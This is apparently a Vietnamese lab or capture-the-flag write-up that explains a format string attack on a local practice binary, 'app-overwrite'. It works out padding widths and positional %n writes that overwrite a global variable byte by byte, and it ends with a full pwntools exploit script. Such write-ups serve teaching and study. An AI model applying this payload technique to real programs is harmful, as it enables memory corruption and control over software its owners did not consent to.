
Ta chèn thêm b\_addr + 1 nên b\_addr sẽ giảm xuống 4 từ 116 còn 112

Để tính offset ta sẽ thử %10x%7$n do %6$n sẽ ghi vào đối số thứ 6 của b\_addr nhưng b\_addr + 1 nằm cách đầu payload 4 byte nên b\_addr + 1 sẽ trở thành đối số thứ 7



Ta sẽ thấy kết quả trả về là 0x82 với %10x

Tiếp tục thử với %20x




Kết quả trả về là 0x8c

So với kết quả 1 là 0x8C - 0x82 = 0xA = 10 byte, tương ứng với lượng offset mà ta vừa thay đổi 10 lên 20.

Vì giá trị mà ta mong muốn thực hiện đè là 0x56 mà hiện tại là ta mong muốn việc thay đổi giá trị hiện tại là 0x82 ở b\_addr + 1. Ngoài ra, không thể giảm số byte đã đọc nên ta chỉ có thể tăng số byte đọc lên 0x156 byte

Vậy ta sẽ thực hiện phép tính 0x156 - 0x82 + 0xA = 0xDE = 222 byte

Vậy ta sẽ có code và kết quả ở terminal:



Overwrite b\_addr + 2 bằng 0x34 và b\_addr + 3 bằng 0x12:

Thực hiện tuần tự như bên trên, giảm offset của 1 đi 4 mỗi lần thì sẽ còn lại 104, ở các payload tiếp theo sử dụng 222 như ở trường hợp b\_addr + 1 và mỗi lần thêm vào ta cần phải thêm vào đối số 8 và đối số 9 ở b\_addr + 2 và b\_addr + 3. Vậy ta sẽ có được phần payload như sau:

payload= p32(b\_addr) + p32(b\_addr + 1) + p32(b\_addr + 2) + p32(b\_addr + 3)

payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'

Vậy ta sẽ có code và kết quả:

Phần code

from pwn import \*

def forb():

sh = process('./app-overwrite')

e = ELF('./app-overwrite')

b\_addr = e.symbols['b']

payload = p32(b\_addr) + p32(b\_addr + 1) + p32(b\_addr + 2) + p32(b\_addr + 3)

payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'

print("This is the payload: ", payload)

print("End of payload")

sh.sendline(payload)

print(sh.recv())

sh.interactive()

forb()

Kết quả

